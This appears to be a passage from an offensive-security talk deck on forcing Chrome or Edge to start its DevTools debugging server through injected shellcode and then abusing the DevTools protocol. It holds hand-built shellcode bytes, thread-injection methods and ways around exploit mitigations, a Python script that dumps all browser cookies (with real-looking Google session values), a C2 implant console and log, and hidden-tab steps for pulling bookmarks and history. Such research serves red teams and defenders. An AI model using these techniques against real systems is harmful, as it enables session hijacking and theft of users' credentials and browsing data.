212         delegate, std::move(server_socket_factory), active_port_output_directory,  
213         debug_frontend_dir));  
214 }  
215
```

Activating DevTools

chromium / chrome / browser / devtools / remote_debugging_server.cc

Code Blame 426 lines (367 loc) · 14.7 KB

```
71 class TCPServerSocketFactory
72     : public content::DevToolsSocketFactory {
73 public:
74     explicit TCPServerSocketFactory(uint16_t port)
75         : port_(port), last_tethering_port_(kMinTetheringPort) {}
76
77     TCPServerSocketFactory(const TCPServerSocketFactory&) = delete;
78     TCPServerSocketFactory& operator=(const TCPServerSocketFactory&) = delete;
79
80 protected:
81     // content::DevToolsSocketFactory.
82     std::unique_ptr<net::ServerSocket> CreateForHttpServer() override {
83         return CreateLocalHostServerSocket(port_);
84     }
85     uint16_t port_;
86
```

```
v13 = operator new(0x10u);
*(_QWORD *)v13 = &'anonymous namespace'::TCPServerSocketFactory::`vftable';
v13[4] = v12;
v13[5] = 9333;
v56[0] = v13;
content::DevToolsAgentHost::StartRemoteDebuggingServer(v56, (__int64)v60, (
```

Offset	Size	Field
0x00	8	vtable pointer → TCPServerSocketFactory vtable (in .rdata)
0x08	2	DevTools port (user-specified)
0x0A	2	Tether port (hardcoded 9333)

Activating DevTools

- ▷ Create shellcode that calls `StartRemoteDebuggingServer` with the arguments
 - ▷ First create the objects on the heap/stack in the way that Chrome expects

`unique_ptr<DevToolsSocketFactory>`

`base::FilePath()`

`active_port_output_directory`

`debug_frontend_dir`


```
// Create unique_ptr wrapper
sc[o++] = 0x48; sc[o++] = 0x8D; sc[o++] = 0x7D; sc[o++] = 0xD0; // lea rdi, [rbp-0x30]
sc[o++] = 0x48; sc[o++] = 0x89; sc[o++] = 0x1F; // mov [rdi], rbx

// Create empty FilePaths
sc[o++] = 0x48; sc[o++] = 0x8D; sc[o++] = 0x75; sc[o++] = 0xB0; // lea rsi, [rbp-0x50]
sc[o++] = 0x48; sc[o++] = 0x31; sc[o++] = 0xC0; // xor rax, rax
sc[o++] = 0x48; sc[o++] = 0x89; sc[o++] = 0x06; // mov [rsi], rax
sc[o++] = 0x48; sc[o++] = 0x89; sc[o++] = 0x46; sc[o++] = 0x08; // mov [rsi+8], rax
sc[o++] = 0x48; sc[o++] = 0x89; sc[o++] = 0x46; sc[o++] = 0x10; // mov [rsi+16], rax

sc[o++] = 0x4C; sc[o++] = 0x8D; sc[o++] = 0x45; sc[o++] = 0x90; // lea r8, [rbp-0x70]
sc[o++] = 0x49; sc[o++] = 0x89; sc[o++] = 0x00; // mov [r8], rax
sc[o++] = 0x49; sc[o++] = 0x89; sc[o++] = 0x40; sc[o++] = 0x08; // mov [r8+8], rax
sc[o++] = 0x49; sc[o++] = 0x89; sc[o++] = 0x40; sc[o++] = 0x10; // mov [r8+16], rax
```



Activating DevTools

- ▶ Create shellcode that calls `StartRemoteDebuggingServer` with the arguments
 - ▶ First create the objects on the heap/stack in the way that Chrome expects
 - ▶ Then trigger remote execution (`CreateRemoteThread` / `SetThreadContext` / `QueueUserAPC`)
- ▶ Injection hurdles when using shellcode
 - ▶ TLS
 - ▶ Used for storing Chrome pointers
 - ▶ When hijacking an existing thread, Must target a thread with initialized TLS
 - ▶ CFG
 - ▶ Our shellcode must be a valid call target
 - ▶ CET
 - ▶ Context IP validation + shadow stack will fastfail during injection
- ▶ Then you have a running DevTools server!



Activating DevTools

- ▶ DevTools thread started!



The screenshot shows the 'chrome.exe (25240) Properties' window in Windows Task Manager. The 'Threads' tab is selected, displaying a list of threads. The 'Chrome_DevToolsHandlerThread' is highlighted, indicating it has started.

Name	TID	Start address (Win32)	State	CPU	Cycles delta	Priority (symbolic)
BrokerEvent	5748	chrome.exe!sandbox...	Wait:WrQueue			Normal
CacheThread_BlockFile	23312	chrome.dll!base::`an...	Wait:WrQueue			Normal
Chrome_DevToolsHandlerThread	13716	chrome.dll!base::`an...	Wait:WrQueue			Normal
Chrome_IOThread	26720	chrome.dll!base::`an...	Wait:WrQueue			Above normal
CompositorTileWorker1	2460	chrome.dll!base::`an...	Wait:WrAlertByThreadId			Normal
CrBrowserMain	13668	chrome.exe!wWinMai...	Wait:UserRequest		128.891	Above normal
DManip Delegate Thread	10928	directmanipulation.dll...	Wait:UserRequest			Normal
HangWatcher	18932	chrome.dll!base::`an...	Wait:UserRequest			Normal

Implant - Outflank C2 x New Tab

Not Secure http://burny1.outflank.it:11000/implant.html?uid=RECG08PL

Console

```

sha256      (BOF) Calculate the SHA-256 hash of a file.
Shortcut    (BOF) Manage Windows shortcut files (.lnk) for enumeration, creation, and
manipulation.
shovelng    (BOF) NextGen lateral movement toolkit by Outflank.
shutdownmon (BOF) Start monitoring for shutdown/reboot/logoff events on the system.
sideload_trigger (BOF) Sideload trigger collection.
sleep       Change beaconing interval and jitter factor.
Smbinfo     (BOF) Use NetWkstaGetInfo API to gather remote system version info.
socks       Manage SOCKS5 connections.
spawnas     Spawn a new implant with specified credentials.
SprayAD     (BOF) Perform a Kerberos or LDAP password spraying attack against Active
Directory.
StartWebClient (BOF) Starting WebClient Service Programmatically.
steal_token  Steal a token from a process.
suspendresume (BOF) Suspend or resume a process using NtSuspendProcess/NtResumeProcess.
task        Manage long running capabilities (async Bofs, keylogger e.g.).
tasklist    (BOF) Lists currently running processes
unlink       Unlink a named pipe, tcp or file based implant.
upload       Uploads a file to the machine.
uptime      (BOF) Lists system boot time
userenum    (BOF) List users on local system.
useridletime (BOF) Get the current user's idle time.
usermon     (BOF) Monitor and alerting for user logon.
vssenum     (BOF) Enumerate snapshots on a remote machine
WdToggle    (BOF) Patch lsass to enable WDigest credential caching and to circumvent
Credential Guard (if enabled).
whoami      (BOF) Get the info from whoami /all without starting cmd.exe
windowlist  (BOF) list visible windows.
Winver      (BOF) Display the version of Windows that is running, the build number and
patch release (Update Build Revision).
wmi_query   (BOF) Runs a general WMI query
zipper      (BOF) Compress files and folders from local and UNC paths.

```

Press enter to send command Go!

New tab

Import favorites | Welcome to Micro...

7°C Aanme...

Zoeken op het web

Microsoft 365 Bol Booking.com TUI Amazon Facebook Snelkoppeli...

msn Ontdekken Sport Informele games Valuta Weer Kijken ... Feed-indeling Personaliseren


Dronen 7°C Lage temperaturen gaan op zondag omlaag

Per uur Dagelijks

Vand.	wo	do	vr	za
10°	12°	9°	11°	15°
4°	6°	2°	10°	11°

CDP security changes

- ▷ `--remote-debugging-port` remote debugging pipe
- ▷ Chrome ≥ 136 blocks default Chrome data directory
 - ▷ Requires custom `--user-data-dir`
 - ▷ <https://developer.chrome.com/blog/remote-debugging-port>
 - ▷ Non-standard data dir with different encryption key
 - ▷ Override: `--disable-features=DevToolsRemoteDebuggingRestrictions`
- ▷ Chrome ≥ 111 restricts context menu
 - ▷ Requires `--remote-allow-origins` to allow specific origins
- ▷ Additionally, group policies also restrict DevTools usage





What can we cook up?

/json

```

localhost:9222/json
Pretty-print ☐

[ {
  "description": "",
  "devtoolsFrontendUrl": "https://chrome-devtools-frontend.appspot.com/serve_rev/@4b989da09e15a7dc0de0785cb5ff232aadae3f0",
  "faviconUrl": "https://aadcdn.msftauth.net/shared/1.0/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico",
  "id": "1F85457B76CCCF8000DDC9D7F712A39E",
  "title": "Sign in to Microsoft Azure",
  "type": "page",
  "url": "https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize?client_id=c44b4083-3bb0-49c1-b47d-974e53cbdf3c&scope=https%3A%2F%2Fmanagement.core.windows.net%2F%2F.default%20openid%20profile%20offline_access&redirect_ur",
  "websocketDebuggerUrl": "ws://localhost:9222/devtools/page/1F85457B76CCCF8000DDC9D7F712A39E"
}, {
  "description": "",
  "devtoolsFrontendUrl": "https://chrome-devtools-frontend.appspot.com/serve_rev/@4b989da09e15a7dc0de0785cb5ff232aadae3f0",
  "faviconUrl": "https://aadcdn.msftauth.net/shared/1.0/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico",
  "id": "ECA4C927486DE2BF2020AC7285F70A1D",
  "parentId": "1F85457B76CCCF8000DDC9D7F712A39E",
  "title": "https://portal.azure.com/cobrand/",
  "type": "iframe",
  "url": "https://portal.azure.com/cobrand/",
  "websocketDebuggerUrl": "ws://localhost:9222/devtools/page/ECA4C927486DE2BF2020AC7285F70A1D"
}, {
  "description": "",
  "devtoolsFrontendUrl": "https://chrome-devtools-frontend.appspot.com/serve_rev/@4b989da09e15a7dc0de0785cb5ff232aadae3f0",
  "faviconUrl": "https://www.bing.com/sa/simg/favicon-trans-bg-blue-mg-png.png",
  "id": "D848656AD9306A532E5B7371C63C9054",
  "title": "Search - Microsoft Bing",
  "type": "page",
  "url": "https://www.bing.com/",
  "websocketDebuggerUrl": "ws://localhost:9222/devtools/page/D848656AD9306A532E5B7371C63C9054"
} ]

```

/json/new

```
> fetch("http://localhost:9222/json/new?http://cookieclicker.eu", {method: 'PUT'})  
< ▶ Promise {<pending>}
```

cookieclicker.eu/experiments/cookie/

 **2,483**

cookies/second : 32
[Export save](#)
[Import save](#)
[Reset](#)

[Numbers On](#)
[Flashing On](#)
running v.0.1251

+20

Your cookies bring all the boys to the yard.

+7

+1

+1

+1

+50

 **Cursor** - 🍪77
Autoclicks every 5 seconds. 15


 **Grandma** - 🍪165
A nice grandma to bake more cookies. 5

 **Factory** - 🍪666
Produces large quantities of cookies. 3

 **Mine** - 🍪2,200
Mines out cookie dough and chocolate chips. 1

 **Shipment** - 🍪7,000
Brings in fresh cookies from the cookie planet.

 **Alchemy lab** - 🍪50,000
Turns gold into cookies!

 **Portal** - 🍪1,000,000

DevTools frontend + websocket debugging URL

Rob Maslen: <https://www.mdsec.co.uk/2022/10/analysing-lastpass-part-1/>

[illegible]

1,304 cookies - Cookie Clicker

cookieclicker.eu/experiments/cookie/

1,304

cookies/second : 6.2
[Export save](#)
[Import save](#)
[Reset](#)

+20

Numbers On
Flashing On

running v.0.1251

Your cookies are worth a lot of money.

+1

Cursor - 17
Autoclicks every 5 seconds. 1

Grandma - 123
A nice grandma to bake more cookies. 2

Factory - 550
Produces large quantities of cookies. 1

Mine - 2,000
Mines out cookie dough and chocolate chips.

Shipment - 7,000
Brings in fresh cookies from the cookie planet.

Alchemy lab - 50,000
Turns gold into cookies!

Portal - 1,000,000
Opens a door to the cookie universe.

Time machine - 121,456,789
Returns cookies from the past, before they were eaten.

06/09/2013
0.126
-technical fixes
-better servers!

24/08/2013 : the big update is finally out!
Check it out!

0.125
-added a new object
-added option to disable flashing
-welp I'm going back to work

0.124
-elder pledge is cheaper and now buffs grandmas and clicking while active
-page title now displays cookies

0.123
-added cookies per second
-reworked grandmas

Cookie Clicker © Orteil, 2013 - hosted by [DashNet](#) | check out my [twitter](#) and [tumblr](#) | also : [Nested](#) | the big update is out!

localhost:9999/json

http://localhost:9999/json

Aanmelden

JSON Onbewerkte gegevens Headers

Opslaan Kopiëren Alles samenvouwen Alles uitvouwen JSON filteren

0:

description: ""

devtoolsFrontendUrl: "https://chrome-devtools-frontend.appspot.com/serve_rev/@4b989da09e15a7dc0de0785cb5ff232aadae3f0f/inspector.html?ws=localhost:9222/devtools/page/35531D6E53E6FD57C281E3C51466E805"

id: "35531D6E53E6FD57C281E3C51466E805"

title: "1,185 cookies - Cookie Clicker"

type: "page"

url: "https://cookieclicker.eu/experiments/cookie/"

websocketDebuggerUrl: "ws://localhost:9222/devtools/page/35531D6E53E6FD57C281E3C51466E805"

Using CDP to dump Cookies

```
In [2]: import json, websocket, requests
...: ws_url = requests.get("http://localhost:9222/json").json()[0]["webSocketUrl"]
...: ws = websocket.create_connection(ws_url)
...: ws.send(json.dumps({"id": 1, "method": "Storage.getCookies"}))
...: print(json.dumps(json.loads(ws.recv())["result"]["cookies"], indent=2))
...: ws.close()

[
{
  "name": "_GRECAPTCHA",
  "value": "09AKhCRwihYBwwcWaQe4WC4IWgERBNnX5WJxoiaYw9p-u-j328Ffyp0CVsExa4L",
  "domain": "www.google.com",
  "path": "/recaptcha",
  "expires": 1789571984.510621,
  "size": 100,
  "httpOnly": true,
  "secure": true,
  "session": false,
  "sameSite": "None",
  "priority": "High",
  "sourceScheme": "Secure",
  "sourcePort": 443
},
{
  "name": "COMPASS",
  "value": "gmail_ps=
Lk58oidsfgFiAYk9iBYAmSk
6kPLptdfZ0dLDznqvmewef
KNz0HcN4szf8D_-lD0Q_qcH
IBAAAlriVe6n2dUUMl-es1qh
yHDakxmK_KYApwPHuVR5Ejk
nXfgAwmZEE2ucwv3fLhdu1c
6-hsNRW1bz108JBtieGwXEI
T77jAB",
  "domain": "mail.google.com",
  "path": "/mail/u/0",
  "expires": 1774884126.190125,
  "size": 1207,
```

```
task            Manage long running capabilities (async Bots, keylogger e.g.).
tasklist        (BOF) Lists currently running processes
unlink          Unlink a named pipe, tcp or file based implant.
upload          Uploads a file to the machine.
uptime          (BOF) Lists system boot time
userenum        (BOF) List users on local system.
useridletime    (BOF) Get the current user's idle time.
usermon         (BOF) Monitor and alerting for user logon.
vssenum         (BOF) Enumerate snapshots on a remote machine
WdToggle        (BOF) Patch lsass to enable WDigest credential caching and to circumvent
Credential Guard (if enabled).
whoami          (BOF) Get the info from whoami /all without starting cmd.exe
windowlist      (BOF) list visible windows.
Winver          (BOF) Display the version of Windows that is running, the build number and
patch release (Update Build Revision).
wmi_query       (BOF) Runs a general WMI query
zipper          (BOF) Compress files and folders from local and UNC paths.


[31/03/2026 10:13:03] (finished) c3c > sleep 2
ok

[31/03/2026 10:13:08] (finished) c3c > chromeo list
[*] Command: list (List browser processes)
[*] Main process: msedge.exe (PID: 8340)
[+] Found 8 browser processes (1 main processes)

[31/03/2026 10:13:17] (finished) c3c > chromeo start 8340
[*] Command: start (Start devtools server in process)
[*] Targeting msedge.exe process 8340
[+] Found StartRemoteDebuggingServer at 0x7ff8970d1562
[*] APC queued on TID 7868 (1/2), waiting 500 ms
[+] DevTools started for msedge.exe process 8340 on port 51536
```



History, Bookmarks, etc.

- ▶ Not part of CDP 😞
- ▶ But... chrome://history exists. And chrome://bookmarks



History, Bookmarks, etc.

- ▷ Interaction available from page context
 - ▷ `chrome.bookmarks`
 - ▷ Public extension API
 - ▷ `chrome.bookmarkManagerPrivate`
 - ▷ Internal extension API / privileged features
 - ▷ `chrome.send(...)`
 - ▷ Legacy/internal WebUI message channel
 - ▷ Dispatches to C++ handlers
- ▷ Mojo
 - ▷ IPC system / interfaces in .mojom files
 - ▷ Generated JS bindings
 - ▷ Calls serialized



Using CDP to get History/Bookmarks

▷ Step 1: Connect to CDP / WebSocket

▷ Step 2: Target.createTarget

▷ {"id":1, "method":"Target.createTarget", "params":{"url":"chrome://bookmarks/", "hidden":true}}

▷ Step 3: Target.attachToTarget

▷ {"id":2, "method":"Target.attachToTarget", "params":{"targetId":"ABC123...", "flatten":true}}

▷ Step 4: Runtime.evaluate

▷ {"id":3, "method":"Runtime.evaluate", "params":{"expression":"chrome.bookmarks.getTree()", "awaitPromise":true, "returnByValue":true}, "sessionId":"DEF456..."}

